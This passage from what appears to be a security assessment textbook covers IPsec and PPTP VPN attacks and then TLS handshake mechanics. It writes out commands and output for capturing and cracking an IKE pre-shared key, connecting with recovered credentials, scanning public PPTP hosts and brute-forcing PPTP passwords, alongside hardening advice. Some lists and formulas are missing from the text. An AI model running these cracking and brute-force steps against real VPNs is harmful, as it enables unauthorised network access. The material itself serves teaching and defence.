        0x00e0:  35a0 fea9 6619 87b4 5160 802e bb9e 33e4  5...f...Q`....3.
        0x00f0:  5e09 87fe a9e3 40de cb8d e376 bc85 5a55  ^.....@....v..ZU
        0x0100:  32b8 37ca 7302 01eb 5014 1024 2a5b 00d9  2.7.s...P..$*[..
        0x0110:  00b9 7e16 11dd 5f2f 0b67 0046 214c 37c2  ..~..._/.g.F!L7.
        0x0120:  a486 4a24 d73f d393 b99e 21b0 7c47 fd8a  ..J$.?....!.|G..
        0x0130:  5427 d7c1 1258 954c 2314 d1cb c824 c0d8  T'...X.L#....$..
        0x0140:  3efd dc84 176c f8a2 7c57 97ef 24b7 3f84  >....l..|W..$.?.
        0x0150:  8de7 7590 400b 7ac0 ece5 ffc0 4b5a 994a  ..u.@.z.....KZ.J
        0x0160:  0500 0018 d415 b54b 1884 9dec 0dea 762a  .......K......v*
        0x0170:  5cdb ce04 278f 31f8 0000 001c 0311 01f4  \...'.1.........
        0x0180:  6368 7269 7340 6578 616d 706c 652e 6f72  chris@example.or
        0x0190:  670a                                     g
Example 10-8 demonstrates ike-scan used to obtain a PSK hash from an endpoint supporting aggressive mode. A valid group is often required (provided via the -n argument). In this case, the PSK hash is saved to hash.txt and attacked by using psk-crack. You can find further discussion of the vulnerability in the Trustwave SpiderLabs Blog.10
root@kali:~# ike-scan –M –A –n test_group -Phash.txt 10.0.0.252
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.0.0.252 Aggressive Mode Handshake returned
        HDR=(CKY-R=c09155529199f8a5)
        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
        VID=166f932d55eb64d8e4df4fd37e2313f0d0fd84510000000000000000 (Netscreen-15)
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
        VID=4865617274426561745f4e6f74696679386b0100 (Heartbeat Notify)
        KeyExchange(128 bytes)
        Nonce(20 bytes)
        ID(Type=ID_IPV4_ADDR, Value=10.0.0.252)
        Hash(20 bytes)

root@kali:~# psk-crack hash.txt
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "abc123" matches SHA1 hash 70263a01cba79f34fa5c52589dc4a123cbfe24d4
Ending psk-crack: 10615 iterations in 0.166 seconds (63810.86 iterations/sec)
Most implementations use aggressive mode IKE with a PSK to perform group authentication, and XAUTH to provide additional user authentication (via Microsoft Active Directory, RADIUS, or similar). Within IKEv2, EAP replaces XAUTH to authenticate users.
IPsec servers supporting XAUTH return a particular VID value when probed, as shown in Example 10-9. In this case, we initiate an aggressive mode handshake using a valid group (vpntest).
root@kali:~# ike-scan –M –A –n vpntest 10.0.0.250
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.0.0.250 Aggressive Mode Handshake returned
        SA=(Enc=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
        KeyExchange(128 bytes)
        Nonce(20 bytes)
        ID(Type=ID_IPV4_ADDR, Value=10.0.0.250)
        Hash(16 bytes)
        VID=12f5f28c457168a9702d9fe274cc0100 (Cisco Unity)
        VID=09002689dfd6b712 (XAUTH)
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection)
        VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)
        VID=1f07f70eaa6514d3b0fa96542a500306 (Cisco VPN Concentrator)
The XAUTH mechanism relies on the strength of the PSK (group secret), leaving it susceptible to a MITM attack11 and brute-force password grinding. Armed with a valid group name and secret, you can do the following:
VPNC in Kali Linux is used to establish authenticated IPsec tunnels. Configuration profiles exist under /etc/vpnc/ and are called from the command line by using vpnc, as demonstrated by Example 10-10. Through this new interface (tun0) we can send traffic over the VPN.
root@kali:~# cat > /etc/vpnc/vpntest.conf << STOP
IPSec gateway 10.0.0.250
IPSec ID vpntest
IPSec secret groupsecret123
IKE Authmode psk
Xauth username chris
Xauth password tiffers1
STOP
root@kali:~# vpnc vpntest
VPNC started in background (pid: 6980)...
root@kali:~# ifconfig tun0
tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00
          inet addr:10.100.0.5  P-t-P:10.100.0.5  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST MTU:1412  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
Commonly used to provide remote access to mobile devices, Point-to-Point Tunneling Protocol (PPTP)14 uses TCP port 1723 for key exchange and IP protocol 47 (GRE)15 to encrypt data between peers. Due to protocol complexity and reliance on MS-CHAP for authentication, PPTP is vulnerable to attack, as described by Bruce Schneier16 and exploited by Moxie Marlinspike’s chapcrack.17
Example 10-11 demonstrates Nmap used to fingerprint three exposed PPTP services, revealing hostname, vendor, and firmware information where available.
root@kali:~# nmap –Pn -sSV -p1723 76.111.15.66 130.180.60.102 101.53.13.182

Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-04-19 03:17 EDT
Nmap scan report for 76.111.15.66
PORT     STATE SERVICE VERSION
1723/tcp open  pptp    Mac OS X, Apple Computer, Inc (Firmware: 1)
Service Info: Host: macxserver.cedarhouse.info

Nmap scan report for 130.180.60.102
PORT     STATE SERVICE VERSION
1723/tcp open  pptp    Microsoft (Firmware: 3790)

Nmap scan report for 101.53.13.182
PORT     STATE SERVICE VERSION
1723/tcp open  pptp    Fortinet pptp (Firmware: 1)
Service Info: Host: FG100D3G13820428
The thc-pptp-bruter utility within Kali Linux supports brute-force password grinding via PPTP, as demonstrated by Example 10-12 (with a username of chris). Use the -n and -l options to adjust the number of parallel attempts.
root@kali:~# cat crackdict.txt | thc-pptp-bruter –u chris 192.168.0.5
Hostname 'WEBSERV', Vendor 'Microsoft Windows NT', Firmware: 2195
5 passwords tested in 0h 00m 00s (5.00 5.00 c/s)
9 passwords tested in 0h 00m 02s (1.82 4.50 c/s)
Password is '!asdfgh'
Tactics to test IPsec and PPTP services include the following:
You should consider the following countermeasures when hardening VPN services:
Ensure that VPN servers are maintained and patched up to date to mitigate attacks affecting confidentiality, integrity, and availability (all of which are critical to VPN operation).
Disable support for weak authentication methods and encryption algorithms. Don’t rely on client preferences or settings. In particular, you should disable aggressive mode IKE, DES encryption, MD5 and SHA-1 integrity checking, and enforce both AH and ESP features (providing authentication and confidentiality).
Favor IKEv2 and enforce at minimum DH group 14 (2,048-bit) for safe key exchange. IKE and small DH groups are vulnerable to attack, resulting in compromise of encrypted data.
Use digital certificates to negate reliance on pre-shared keys and provide device authentication. Microsoft Active Directory Certificate Services in particular supports provision of computer certificates.
Enforce multifactor authentication (MFA) for user accounts and consider third-party platforms such as Duo Security and Okta. One-time password (OTP) mechanisms are easy to set up in-house also (e.g., OpenVPN Access Server and Google Authenticator18).
Filter ingress VPN traffic to limit network access in the event of a compromise. Consider use of bastion hosts and other choke points within your network to provide defense in depth.
Audit and review VPN authentication successes and failures to identify password grinding activity and compromised user credentials (e.g., logging-in from disparate geographic locations).
Regularly audit authorized VPN users to identify rogue accounts. Attackers persist within large environments by adding new accounts upon compromising Active Directory, RADIUS, LDAP, and other authentication providers.
5 See ike-scan on GitHub.
6 See “IPSec VPN Username Enumeration Vulnerability” at Juniper Networks.
7 See “Next Generation Encryption” on Cisco.com.
8 Adrian David et al., “Imperfect Forward Secrecy: How Diffie-Hellman Fails in Practice”, proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, October 12–16, 2015.
9 See ikeforce.py on GitHub.
10 Daniel Turner, “Cracking IKE Mission: Improbable (Part 1)”, Trustwave SpiderLabs Blog, March 27, 2013.
11 John Pliam, “Authentication Vulnerabilities in IKE and Xauth with Weak Pre-Shared Secrets”, October 2, 1999.
12 Daniel Roethlisberger, “FakeIKEd”, Rö’s Wiki, May 13, 2012.
13 Dan Turner, “IKEForce Brute”, Vimeo video, posted September 19, 2014.
16 Bruce Schneier, “Analysis of Microsoft PPTP Version 2”, Schneier on Security.
17 See chapcrack on GitHub.
18 See “Google Authenticator Two-Step Authentication” on OpenVPN.net.
This chapter describes the steps you should undertake to identify weaknesses in TLS services. Before we get to that, I would like to take a moment to discuss how TLS came to be, and why this book avoids mentioning SSL for the most part.
Netscape Navigator dominated the browser market in the 1990s with around 70 percent market share. Between 1994 and 1996, Netscape Communications developed its own transport encryption mechanism known as Secure Sockets Layer (SSL). Due to its market dominance, SSL was widely adopted. The Internet Engineering Task Force (IETF) formed a committee to turn the Netscape SSL 3.0 protocol into a standard—the official name being Transport Layer Security (TLS), as ratified by RFC 2246 in 1999.
Entire books are dedicated to the topic. An excellent reference that provides additional layers of detail around TLS and its features is Ivan Ristić’s Bulletproof SSL and TLS (Feisty Duck, 2014).1
Figure 11-1 shows TLS running at OSI Layer 6, providing transport security to the application protocol above (HTTP, in this case). This chapter describes the mechanics of TLS version 1.2,2 along with assessment tactics that should be adopted for TLS and legacy SSL endpoints. SSL 3.0 is particularly flawed and support is being rapidly phased-out online.

TLS relies on TCP as the underlying transport protocol. DTLS3 is a lesser-known protocol that can run atop of Layer 4 datagram protocols including UDP, DCCP,4 and SCTP. Web browsers including Google Chrome and Mozilla Firefox support DTLS.
Material is sent between peers via records. Figure 11-2 shows the format of a TLS record, including the protocol version (e.g., SSL 3.0 or TLS 1.2), content type (e.g., handshake or application data), and message content.

TLS sessions are established via Handshake records to do the following:
Agree upon the protocol and cipher suite
Agree upon compression method and extensions
Transmit random numbers (known as nonces)
Transmit X.509 digital certificates and encryption keys
Verify ownership of each other’s certificates
Authentication occurs and a master secret is generated. Peers send Change Cipher Spec records to instruct each other that material from now on will be sent encrypted and signed, along with a Finished message containing an HMAC of the previous messages. Upon verifying the contents of each Finished message, the session is established and data is sent via Application records. The process is summarized in Figure 11-3 and detailed in the following sections.

The first message sent by the client includes the following fields:
The TLS version the client wants to use (i.e., the highest supported)
A random 256-bit number
The session ID value the client is using for the connection (if any)
A list of preferred cipher suites (ordered favorite first)
An optional list of preferred TLS compression methods5
TLS extension data communicating the client’s abilities to the server6
Two fields of particular importance are the TLS version and list of cipher suites. Compression is slated for removal in TLS 1.3, and extensions include support for elliptic curve cryptography (ECC) and secure renegotiation.
Upon receiving a Client Hello message, the server responds with the following:
The TLS version the server wants to use
A random 256-bit number
The session ID value the server wants to use (if any)
The selected cipher suite for the session
The selected compression method
TLS extension data
At this point, the peers have agreed on key exchange and authentication algorithms, additional features to use, and shared their random values. If an authenticated key exchange mechanism is selected, certificates and additional materials are then shared.
The server uses a Certificate message to transmit its certificate. In some cases (e.g., using Diffie-Hellman with ephemeral keys) the certificate does not contain key material and a Server Key Exchange message is used to send the parameters.
If the server wants to authenticate a client, a Certificate Request message is also sent. Mutual authentication introduces a useful layer of security (preventing unauthorized access to the service running atop of TLS), although most systems do not operate in this manner.
The server then sends a Server Hello Done message to indicate that it has finished sending messages and is waiting for a response from the client.
If requested, the client sends its certificate through a Client Certificate message. A Client Key Exchange message is next used to send keys to the server using one of three formats:
If the client previously sent a Client Certificate message (performing mutual authentication), a Certificate Verify message authenticates the client by generating an HMAC of the messages up to this point using its private key.
The client sends a Change Cipher Spec record to notify the server that all data to follow will be encrypted. The client also sends a Finished message containing an HMAC of the conversation. The server performs the same operation—sending a Change Cipher Spec record to instruct the client that material from now on will be encrypted, and a Finished message containing an HMAC of the exchange. The client and server assure the integrity of the conversation and authenticate each other upon validating the HMAC values.
TLS 1.2 cipher suite entries define the following parameters:
Key exchange and authentication method
Bulk symmetric encryption algorithm, key length, and mode
Message authentication code (MAC) algorithm and PRF
RFC 5246 lists 36 basic cipher suites for TLS 1.2. RFC 4492 introduced a further 25 ECC suites that are preferred by many web browsers, including Google Chrome.7 To demonstrate the format and layout of cipher suites, two examples are as follows:
TLS_RSA_WITH_RC4_128_MD5TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHATo list the supported ciphers within OpenSSL from the command line, use the ciphers argument shown in Example 11-1 (output stripped for brevity). The Kx value defines the key exchange algorithm; Au denotes the authentication mechanism; Enc defines the bulk symmetric encryption algorithm and key length; and Mac defines the HMAC function for integrity checking.
root@kali:~# openssl ciphers -v
ECDHE-RSA-AES256-GCM-SHA384   TLSv1.2 Kx=ECDH   Au=RSA    Enc=AESGCM(256)    Mac=AEAD
ECDHE-ECDSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH   Au=ECDSA  Enc=AESGCM(256)    Mac=AEAD
ECDHE-RSA-AES256-SHA384       TLSv1.2 Kx=ECDH   Au=RSA    Enc=AES(256)       Mac=SHA384
ECDHE-ECDSA-AES256-SHA384     TLSv1.2 Kx=ECDH   Au=ECDSA  Enc=AES(256)       Mac=SHA384
ECDHE-RSA-AES256-SHA          SSLv3 Kx=ECDH     Au=RSA    Enc=AES(256)       Mac=SHA1
ECDHE-ECDSA-AES256-SHA        SSLv3 Kx=ECDH     Au=ECDSA  Enc=AES(256)       Mac=SHA1
SRP-DSS-AES-256-CBC-SHA       SSLv3 Kx=SRP      Au=DSS    Enc=AES(256)       Mac=SHA1
SRP-RSA-AES-256-CBC-SHA       SSLv3 Kx=SRP      Au=RSA    Enc=AES(256)       Mac=SHA1
SRP-AES-256-CBC-SHA           SSLv3 Kx=SRP      Au=SRP    Enc=AES(256)       Mac=SHA1
DHE-DSS-AES256-GCM-SHA384     TLSv1.2 Kx=DH     Au=DSS    Enc=AESGCM(256)    Mac=AEAD
DHE-RSA-AES256-GCM-SHA384     TLSv1.2 Kx=DH     Au=RSA    Enc=AESGCM(256)    Mac=AEAD
DHE-RSA-AES256-SHA256         TLSv1.2 Kx=DH     Au=RSA    Enc=AES(256)       Mac=SHA256
DHE-DSS-AES256-SHA256         TLSv1.2 Kx=DH     Au=DSS    Enc=AES(256)       Mac=SHA256
DHE-RSA-AES256-SHA            SSLv3 Kx=DH       Au=RSA    Enc=AES(256)       Mac=SHA1
DHE-DSS-AES256-SHA            SSLv3 Kx=DH       Au=DSS    Enc=AES(256)       Mac=SHA1
You might notice the AEAD values8 used for integrity checking in Example 11-1. GCM ciphers (e.g., AES256-GCM) provide both encryption and integrity protection, so the value is set to AEAD (versus SHA-1, SHA-256, or SHA-384). The algorithm also becomes the pseudorandom function (PRF) used to generate the master secret.
TLS supports many key exchange and authentication mechanisms, by which values sent between peers are used to generate a premaster secret, master secret, and a key block. Popular mechanisms are:
RSA key exchange and authentication
DH static key exchange, authenticated using RSA or DSA
ECC versions of DH or DHE, authenticated using RSA, DSA, or ECDSA
Less common algorithms supported by OpenSSL and others include SRP9 and PSK.10
During negotiation, both the client and server send random 256-bit values to each other. The first 32 bits should be based on the local system time, and the remaining 224 bits should be generated by using a PRNG.
The client generates an additional random 368-bit number, and appends it to the 16-bit value of the TLS version for the session (sent previously within the Client Hello message). This 384-bit value is the premaster secret.
The premaster secret is encrypted by using the RSA public key of the server, and sent using a Client Key Exchange message. Use of the server’s public key means that this method of key exchange does not provide forward secrecy.11 However, because the plaintext value stipulates the previously specified TLS protocol version, rollback and in-band downgrade attacks are prevented.
The client and server use the same PRF to generate a master secret and key block, as shown in Figures 11-4 and 11-5. The PRF within TLS 1.2 is negotiable via the cipher suite and defaults to SHA-256. Older versions of TLS and SSL use MD5 and SHA-1.


The master secret is always 384 bits in length. However, depending on the PRF and cipher suite, the key block can vary in size. For example, AES_256_CBC_SHA256 requires a 1,024-bit block, which is split into three key pairs:
Two 256-bit MAC keys
Two 256-bit encryption keys
Two 256-bit initialization vector (IV) values
The client and server use the keys to encrypt, decrypt, sign, and verify data.
DH key exchange lets two parties establish a secret (the premaster secret in this case) over a public channel. Key exchange using RSA differs, as a premaster secret is generated by the client and sent to the server (encrypted by using the server’s public key).
DH is an anonymous key agreement protocol, and so RSA and DSA are used to provide authentication. TLS 1.2 defines five basic modes of operation, as listed in Table 11-1. ECC modes are discussed later in this chapter.
| Cipher suite | Key type | Transmitted via |
|---|---|---|
DH_RSA |
Static | Server certificate (RSA signed) |
DH_DSS |
Server certificate (DSA signed) | |
DHE_RSA |
Ephemeral | Server Key Exchange message (RSA signed) |
DHE_DSS |
Server Key Exchange message (DSA signed) | |
DH_anon |
Server Key Exchange message (unsigned) |
The Digital Signature Algorithm (DSA) is part of the Digital Signature Standard (DSS) published by NIST in FIPS 186-4. Most documents refer to DSA; however, some use DSS to denote the mechanism.
DH public keys (known as parameters) are sent from server to client using Certificate and Server Key Exchange messages. Static parameters are found in the server certificate and derived from the server’s private key. Ephemeral parameters are generated for each TLS session and provide forward secrecy.
Peers perform the following to generate a premaster secret:
The server sends DH domain parameters (dh_g and dh_p) to the client, which are signed if an authenticated mode is used. The dh_p value should be a large prime number and the dh_g value should be a small primitive root (also known as the generator).
The client generates a private random number (rand_c) and performs the following operation, raising the dh_g value to the power of rand_c and applying it to modulo12 dh_p to calculate dh_Yc:
The server generates its own private random number (rand_s) and performs the same operation to calculate dh_Ys:
The dh_Yc and dh_Ys public values are openly communicated.
The client calculates the premaster secret using dh_Ys and rand_c:
The server performs the same operation using dh_Yc and rand_s:
When using DH in a static mode, dh_g, dh_p, dh_Ys, and rand_s are fixed and do not provide forward secrecy.
The premaster secret is consistent between the two parties, as the sum values of steps 2 and 3 are raised again by using each party’s private random number, resulting in the same total. So long as dh_p is sufficiently long (over 1,024 bits), performing brute-force to compromise the secret is prohibitively expensive.
Upon calculating the premaster secret, each party generates a master secret and key block (as demonstrated by Figures 11-4 and 11-5).
To recap, a basic demonstration of the mathematics is as follows:
The server selects a dh_g value (3) and a dh_p value (17), and sends to the client.
The client selects a rand_c value of 15 and generates dh_Yc:
The server selects a rand_s value of 13 and generates dh_Ys:
The public dh_Yc and dh_Ys values (6 and 12) are distributed.
The client performs:
The server performs:
The server unilaterally defines domain parameters for a session, and so weak values can be presented to a client. For example, dh_p is supposed to be a large prime number, but many clients accept small primes (and even values that are not prime), resulting in weak session security. A cross-protocol attack can also be launched to serve signed ECDH parameters to a client, which are misinterpreted as plain DH parameters.13
Support for custom DH parameter groups is slated for removal in TLS 1.3.
ECC versions of both DH and DSA are defined by RFC 4492 and summarized by Table 11-2. ECC is attractive because it uses small private key sizes and is fast.
| Cipher suite | Key type | Transmitted via |
|---|---|---|
ECDH_ECDSA |
Static | Server certificate (ECDSA signed) |
ECDH_RSA |
Server certificate (RSA signed) | |
ECDHE_ECDSA |
Ephemeral | Server Key Exchange message (ECDSA signed) |
ECDHE_RSA |
Server Key Exchange message (RSA signed) | |
ECDH_anon |
Server Key Exchange message (unsigned) |
The server defines a named curve during handshake, referring to a published curve and set of parameters. Armed with parameters, each party uses a private key to produce a public value, which is communicated and used to independently generate a premaster secret. Some curves are unsafe and should be avoided, as described by Daniel J. Bernstein and Tanja Lange’s SafeCurves project.14
Systems including TLS use X.509 certificates to authenticate clients, servers, and users. Operating systems and web browsers contain the public keys of trusted certificate authorities (CAs), which are used to sign individual certificates.
Table 11-3 lists X.509 fields. These attributes communicate certificate validity, the identity of an entity (i.e., host or user name), and associated public key. The signature algorithm and signature value extensions are used to sign the certificate by a given authority (known as the issuer).
| Field | Description |
|---|---|
| Version | Defines the X.509 version |
| Serial number | A unique identifier for each certificate from a given issuer |
| Signature | The algorithm used to sign the certificate |
| Issuer | Identifies the entity that has signed the certificate |
| Validity | Defines the validity period for the certificate |
| Subject | Identifies the entity associated with the public key |
| Subject public key | Used to describe the subject’s public key and corresponding algorithm (i.e., RSA, DSA, or DH) |
| Unique identifiers | The issuer and subject identifiers |
| Extensions | Extensions allowing for particular policies to be set and data communicated (e.g., the signature algorithm and CA public key values used) |
During testing, use the OpenSSL command-line utility in s_client15 and x509 modes to retrieve and process X.509 certificates, as demonstrated by Examples 11-2 and 11-3. The output reveals both certificate fields and extensions.
